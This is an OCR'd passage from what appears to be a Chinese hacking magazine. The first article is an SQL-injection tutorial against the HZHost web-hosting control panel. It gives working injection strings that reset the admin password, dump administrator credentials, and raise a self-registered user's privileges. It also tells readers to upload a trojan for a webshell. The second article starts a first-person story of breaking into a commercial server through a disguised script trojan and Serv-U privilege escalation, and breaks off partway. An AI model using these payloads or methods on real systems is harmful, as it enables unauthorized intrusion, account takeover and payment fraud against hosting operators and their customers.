e10adc3949ba59abbe56e057f20f883e，e10adc3949ba59abbe56e057f20f883e是123456经过md5加密后的值，也就是说提交了这一条语句后，我们就已经把管理员组中admin的密码改成了123456。




图4



图5


图6

一般来说，管理员登录的页面是在http://www.xxx.com/master，我们现在上去看看，打开管理员登录页面，如图6，输入刚才得到的帐号和密码，按“登陆”按钮后就成功的进入了后台，现在就可以免费使用空间、域名和数据库了。

在具体操作的时候我们可能会遇到一些细节问题，比如admin不是超级管理员，或者admin帐号被删除的情况等。如果遇到了这种情况，大家也不用着急，我们还有以下解决的方法：

1、构造一个语句把管理员帐号给暴出来。


2、自己先注册一个用户，然后提升我们注册的用户的控制权限。

对于第一种方法，我们可以提交以下的注入语句：123' and (select top 1 isnull(cast([u_nme] as nvarchar(4000)),char(32))+char(94)+isnull(cast([U_pss] as nvarchar(4000)),char(32)) from (select top 2u_nme,U_pss from [hzhost]..[memlst] where 1=1 order by [u_nme]) t order by [u_nme] desc)>0-- and '1'='1。

而对于第二种方法，我们则需要分别提交以下的注入语句：

```
123' UPDATE [memlst] SET u_sys=6 WHERE u_nme='你注册的用户名'--
123' UPDATE [memlst] SET u_pwr=2 WHERE u_nme='你注册的用户名'--
```

网上还有第三种方法，就是暴路径，备份差异，取webshell，不过这种方法太过繁琐，而且效果也不是很好，因此我并不推荐，如果大家想拿webshell的话，可以直接开通一个空间，如图7，然后使用FTP把一个木马上传上去就行了，如图8。


图7




图8

最后我再提醒一下大家，在后台我们还可以修改在线网银支付的账号，但这个操作实在是太危险了，大家可千万别禁不起诱惑啊，不然的话等到惹祸了，那可就麻烦了。（文章中涉及到的利用页面.html已经收录在光盘中）

又见CMD下的端口转发

冰sugar[S.C.T]

某日和兄弟一起渗透一个商业网站，但是对方服务器非常牢固，服务器上的安全做的相当了得，最后不得不从C网段入手，然后在C网段下嗅探目标主机。入侵的方法虽然菜，但是却很实用，毕竟不像牛人，手头都有Windows的0day，某某软件的0day，某某程序的0day……对于该服务器的渗透是很艰难的，也也是非常有趣的，有动力才有挑战嘛！下面就和我一起来分享一下这次入侵的乐趣吧！


一、简单的Webshell

我找了C网段中的一台主机，上面挂了有16个站点，如图1，我从中找到了一个企业站点上传了一个GIF伪装的脚本木马，上传备份，非常简单的就拿到了webshell，至于这个过程就不多费口舌了，毕竟这不是本文的重点，继续来看我们的提权思路。

二、噩梦的开始


先来看看webshell都提供给我们什么有用的信息，结

果发现对方服务器开放了21、80、3306、43958 端口。看来这台服务器安装了Serv－U，先别激动，因为我们还得确认一下安装的Serv－U 是什么版本的，如果是7.0 以上的版本那估计就没戏了，还好，对方安装的是6.2 版本。这下可高兴了，既然是老版本那就直接干吧，使用Serv－U Asp 版来添加一个系统用户。我心里窃笑着，原以为这样就可以轻松的拿下服务器了，但是事实却是残酷的，没有成功，我又使用lake2 尝试添加一个FTP 帐户，可发现还是不行。眼睁睁的看着Serv－U 却不能利用，真是有说不出的心痛呀！不过噩梦才刚刚开始呢，我习惯性的翻了翻C:\Program Files 目录，除了Serv－U 大致能利用外，还一个MS SQL Server，但我找了半天，也没有找出对方的SA 密码，看来这又是一次打击了，没关系，我掏出了RING 大叔的21 种提权方法，大不了我挨个的全试一遍，我就不信不行。

